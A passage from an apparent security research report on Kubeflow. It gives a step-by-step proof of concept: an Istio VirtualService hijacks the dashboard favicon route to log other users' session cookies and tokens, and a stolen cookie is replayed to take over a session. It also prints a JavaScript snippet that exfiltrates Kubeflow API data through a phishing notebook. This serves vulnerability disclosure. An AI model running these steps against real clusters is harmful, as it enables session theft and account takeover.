


*Figure 8: Kubeflow Impact*

**Step 1: Create a New JupyterLab Notebook**

First, the attacker creates a new JupyterLab Notebook via the *New Notebook* function under *Notebooks*, as shown in the Figure 9.




*Figure 9: Create New Notebook*

### Step 2: View Default Permissions

Using the Jupyter Notebook, we can examine the permissions the Notebook service account has by default. The command `kubectl auth whoami` shows the username `system:serviceaccount:ernw-de-ext:default-editor` with the default role `ClusterRole/kubeflow-edit`. The command `kubectl auth can-i --list` shows the permissions this user has assigned in the current namespace. Note that the user has permission to create and update resources in API group `*.istio.io` and `*.networking.istio.io`.

```
(base) jovyan@ernw-de-ext-notebook-0:~$ kubectl auth whoami
ATTRIBUTE                                           VALUE
Username                                            system:serviceaccount:ernw-de-ext:defa
↪ ult-editor
UID                                                 693cc8b7-da7d-4b7c-b573-cd13f57c2e61
Groups                                              [system:serviceaccounts system:service
```

```
↪ accounts:ernw-de-ext system:authenticated]
Extra: authentication.kubernetes.io/credential-id   [JTI=b3f19506-d3b6-41fe-bcd7-5e981e1cc
↪ dac]
Extra: authentication.kubernetes.io/node-name       [gke-demo-cloud-default-pool-2955a757-
↪ c7rr]
Extra: authentication.kubernetes.io/node-uid        [f7458f80-f3dc-4e5c-9801-17847093fd53]
Extra: authentication.kubernetes.io/pod-name        [ernw-de-ext-notebook-0]
Extra: authentication.kubernetes.io/pod-uid         [0d57da77-0549-4f35-acf0-084e8edebd16]
(base) jovyan@ernw-de-ext-notebook-0:~$ kubectl auth can-i --list
Warning: the list may be incomplete: webhook authorizer does not support user rule resolut
↪ ion
Resources                                           Non-Resource URLs
↪ Resource Names   Verbs
[...]
*.networking.istio.io                               []
↪ []               [get list watch create delete deletecollection patch update]
*.istio.io                                          []
↪ []               [get list watch create delete deletecollection patch update]
[...]
```

With those permissions, the user can create a VirtualService on the `kubeflow/kubeflow-gateway` even though it is deployed in a different Namespace. The diagram in Figure 10 shows this in theory. The next step shows in detail how this can be implemented.




*Figure 10: Kubeflow Exploit*

Step 3: Create a VirtualService

A Docker image with a web application was created to hijack the sessions of other Kubeflow users in the cluster. This image logs requests with all headers.

Next, the attacker creates a deployment with that image and a VirtualService. In the given PoC, the Namespace `ernw-de-ext` is used. This can be done via the command `kubectl apply -f k8s-resource.yaml`.

The `k8s-resource.yaml` creates multiple resources as shown in the output below:

```
(base) jovyan@ernw-de-ext-notebook-0:~$ kubectl apply -f k8s-resource.yaml
virtualservice.networking.istio.io/ernw-virtualservice-poc created
destinationrule.networking.istio.io/ernw-virtualservice-poc-dr created
service/ernw-virtualservice-poc created
configmap/ernw-virtualservice-poc created
deployment.apps/ernw-virtualservice-poc created
```

The following snippet shows the VirtualService `ernw-virtualservice-poc` which was configured and created:

```
apiVersion: networking.istio.io/v1beta1
kind: VirtualService
metadata:
  name: ernw-virtualservice-poc
spec:
  gateways:
  - kubeflow/kubeflow-gateway
  hosts:
  - '*'
  http:
  - headers:
      request:
        set: {}
    match:
    - uri:
        prefix: /ernw-virtualservice-poc/
    rewrite:
      uri: /
    route:
    - destination:
        host: ernw-virtualservice-poc.ernw-de-ext.svc.cluster.local
        port:
          number: 8080
  - headers:
      request:
        set: {}
```

```
    match:
    - uri:
        prefix: /assets/favicon.ico
    route:
    - destination:
        host: ernw-virtualservice-poc.ernw-de-ext.svc.cluster.local
        port:
          number: 8080
```

With this configuration, an attacker deploys a VirtualService in their own Namespace, overwrites the favicon of the Kubeflow dashboard with their own chosen favicon via `match.uri.prefix:/assets/favicon.ico`, and routes the traffic that is coming to the Kubeflow dashboard to their controlled destination's Pod defined in `route.destination.host:ernw-virtualservice-poc.ernw-de-ext.svc.cluster.local`.

With the command `kubectl get pods`, the newly created Pod `ernw-virtualservice-poc-7649d4d497-lhfcd` can be shown:

```
(base) jovyan@ernw-de-ext-notebook-0:~$ kubectl get pods
NAME                                            READY   STATUS    RESTARTS   AGE
ernw-de-ext-notebook-0                          2/2     Running   0          59m
ernw-virtualservice-poc-7649d4d497-lhfcd        1/2     Running   0          9s
ml-pipeline-ui-artifact-6b44b849d7-mvdw7        2/2     Running   0          94m
ml-pipeline-visualizationserver-5fcb5568f-r522d 2/2     Running   0          94m
```

The newly created VirtualService overrides the path `/assets/favicon.ico` that is requested by every user who uses the Kubeflow Dashboard.

As a result, the attacker's selected favicon is shown in the Kubeflow dashboard, as seen in Figure 11.




*Figure 11: Kubeflow Dashboard after Exploit*

### Step 4: Add User to Manage Contributors List

Currently, one obstacle is the default AuthorizationPolicy in the attacker-controlled namespace, which would reject requests from users who are not members of the Kubeflow namespace. Next, we need to add our victim's email address to the *Manage Contributors* list in the Kubeflow UI so that the victim can access the favicon.

Please note that this step requires the Owner role in the attacker-controlled Namespace `ernw-de-ext`. If the attacker only has the Contributor role or `default-editor` service account token, they need to steal the Owner's token first (see next step) and then perform this step with it.

The attacker does not need to know the email addresses of their victims, as they can use wildcards to add all users from a given domain. The screenshot in Figure 12 shows this.




*Figure 12: Add Victim to the Managed Contributors List*

Kubeflow adjusts the corresponding AuthorizationPolicy, as can be seen in the following output:

```
[...]
- apiVersion: security.istio.io/v1
  kind: AuthorizationPolicy
  metadata:
    annotations:
      role: edit
      user: '*@ernwlab.onmicrosoft.com'
    creationTimestamp: "2025-02-28T16:05:53Z"
    generation: 1
    name: user-ernwlab-onmicrosoft-com-clusterrole-edit
    namespace: ernw-de-ext
    resourceVersion: "245913"
    uid: adffd131-43b1-43a9-94f5-c702e1d35f1d
  spec:
    rules:
    - from:
      - source:
          principals:
          - cluster.local/ns/istio-system/sa/istio-ingressgateway-service-account
          - cluster.local/ns/kubeflow/sa/ml-pipeline-ui
      when:
      - key: request.headers[kubeflow-userid]
        values:
        - '*@ernwlab.onmicrosoft.com'
[...]
```

The victim can now access the routes defined in the VirtualService.

### Step 5: Steal Users' Sessions

Every time a victim visits the Kubeflow UI, the favicon is loaded, and the request with the cookie is forwarded to the attacker-controlled Pod. The screenshot in Figure 13 shows the replaced favicon in the browser's title bar.




*Figure 13: owned-kubeflow-instance.png*

Afterward, the following `kubectl logs` command can be used on the Pod to retrieve the stolen users' cookies.

```
(base) jovyan@ernw-de-ext-notebook-0:~$ kubectl logs deployment.apps/ernw-virtualservice-p
↪ oc --follow
[...]
2025/02/28 16:01:42 Request to favicon.ico from 127.0.0.6:38691:
GET /assets/favicon.ico HTTP/1.1
Host: kubeflow.gke.gcp.ernw.eu
Authorization: Bearer eyJhbGciOiJSUzI[...]
Cookie: oauth2_proxy_kubeflow=dVXjHQYpY6Bws7zFTn51iR1LRIxqhlo[...]
Kubeflow-Userid: user@example.com
Referer: https://kubeflow.gke.gcp.ernw.eu/_/jupyter/?ns=kubeflow-user-example-com
X-Auth-Request-Email: user@example.com
X-Forwarded-Client-Cert: By=spiffe://cluster.local/ns/ernw-de-ext/sa/default;Hash=d1ba1b04
```

```
↪ 74c20e44d4e20bb568d19639c7ef4b95edaac300579b1b56f572c5bf;Subject="";URI=spiffe://cluste
↪ r.local/ns/istio-system/sa/istio-ingressgateway-service-account
[...]


2025/02/28 16:01:46 Health check from 127.0.0.6:51743
```

The log above shows the cookie being logged.

The attacker can now set the cookie in their browser to take over the victim's session. This is demonstrated in the following HTTP communication.

**Request**

```
GET /api/workgroup/env-info HTTP/2
Host: kubeflow.gke.gcp.ernw.eu
Authorization: Bearer eyJhbGciOiJSUzI1[...]
Cookie: oauth2_proxy_kubeflow=dVXjHQYpY6Bws7zFTn5[...]
Referer: https://kubeflow.gke.gcp.ernw.eu/?ns=ernw-de-ext
[...]
```

**Response**

```
HTTP/2 200 OK
Date: Fri, 28 Feb 2025 16:29:04 GMT
X-Envoy-Upstream-Service-Time: 20
Server: istio-envoy
[...]

{"user":"user@example.com","platform":{"kubeflowVersion":"unknown","provider":"gce://folkl
↪ oric-stone-231516/europe-west1-b/gke-demo-cloud-default-pool-2955a757-0h4h","providerNa
↪ me":"gce","logoutUrl":"/oauth2/sign_out"},"namespaces":[{"user":"user@example.com","nam
↪ espace":"kubeflow-user-example-com","role":"owner"}],"isClusterAdmin":false}
```

Even without the Istio VirtualService permission, the attacker can still log session cookies by misusing the Notebook feature. In that case, they must convince the victim to visit a Notebook's URL (phishing attack). The following section explains this in detail.

### 5.1.4 Phishing for Credentials Through a Malicious Notebook

Attacker-controlled resources, such as the Notebook, are hosted on the same domain as the Kubeflow API and the dashboard. An attacker can exploit this in a phishing attack. The attacker can host a malicious Notebook to log session cookies. In that case, they must convince the victim to visit a Notebook's URL (phishing attack).

An attacker can create a Notebook with a custom image that logs the cookies or triggers API requests. The difference from the previous proof of concept is that, in this case, they would need to trick the victim into visiting the notebook URL. This is a classic phishing attack scenario.

Disallowing custom images wouldn't be sufficient because you can do the same thing with a few extra steps in one of the default images, too.

Also, setting `forwardOriginalToken` and removing the cookie from the request wouldn't be sufficient either, as the attacker could still trigger API requests through the browser (via a client-side script) and thus take over the account.

The problem is that the Notebooks and the Kubeflow Dashboard/APIs are in the same origin as the browser[9]. Thus, any attacker-controlled site could access the Kubeflow API in the context of the victim.

#### 5.1.4.1 Security Impact

The attacker can host a malicious Notebook to log session cookies of other users and thus take over the accounts of the affected users. However, they must convince the victim to visit a Notebook's URL (phishing attack).

#### 5.1.4.2 Proof of Concept

We've created such an image as a proof of concept. This image logs the victim's token/cookie and triggers an API call on the Kubeflow API as a proof of concept.

**Steps to reproduce:**

First, create a new Notebook with the image `europe-docker.pkg.dev/folkloric-stone-231516/ernw-images/snobis/poc-webserver:0.9.2`, as can be seen in Figure 14 and Figure 15.




*Figure 14: Create Notebook with custom image*




*Figure 15: Created Notebook with custom image*

Then, it authorize the victim in the attacker-controlled Namespace (see *Step 4: Add User to Manage Contributors List* of the initial PoC).

Afterward, the attacker tricks the victim into visiting the notebook URL (in our case `https://kubeflow.gke.gcp.ernw.eu/notebook/snobisernw-de-ext/test/`). Once the victim visits the Notebook page, a request to the attacker-controlled Pod is triggered. This logs the cookie and JWT token. This logs the cookie and JWT token. The page also exfiltrates data from the Kubeflow API. The screenshots in Figure 16 and Figure 17, and a snippet of the log file show this.

**Excerpt: Client-side script to exfiltrate data from the Kubeflow API**

```
async function fetchData(uriPath) {
    // Get data from Kubeflow API in the context of the victim
    const resp = await fetch("/api/workgroup/env-info");
    const body = await resp.text();

    const data = {
        statusCode: resp.status,
        header: Object.fromEntries(resp.headers),
        body: body
    };

    // Send data to attacker-controlled Pod.
    await fetch("api/log", {
        method: "POST",
        body: data,
    });
}
```

Figure 16 shows that the Notebook was created with the custom image, and Figure 17 shows the phishing request.




*Figure 16: Created Notebook with custom image*

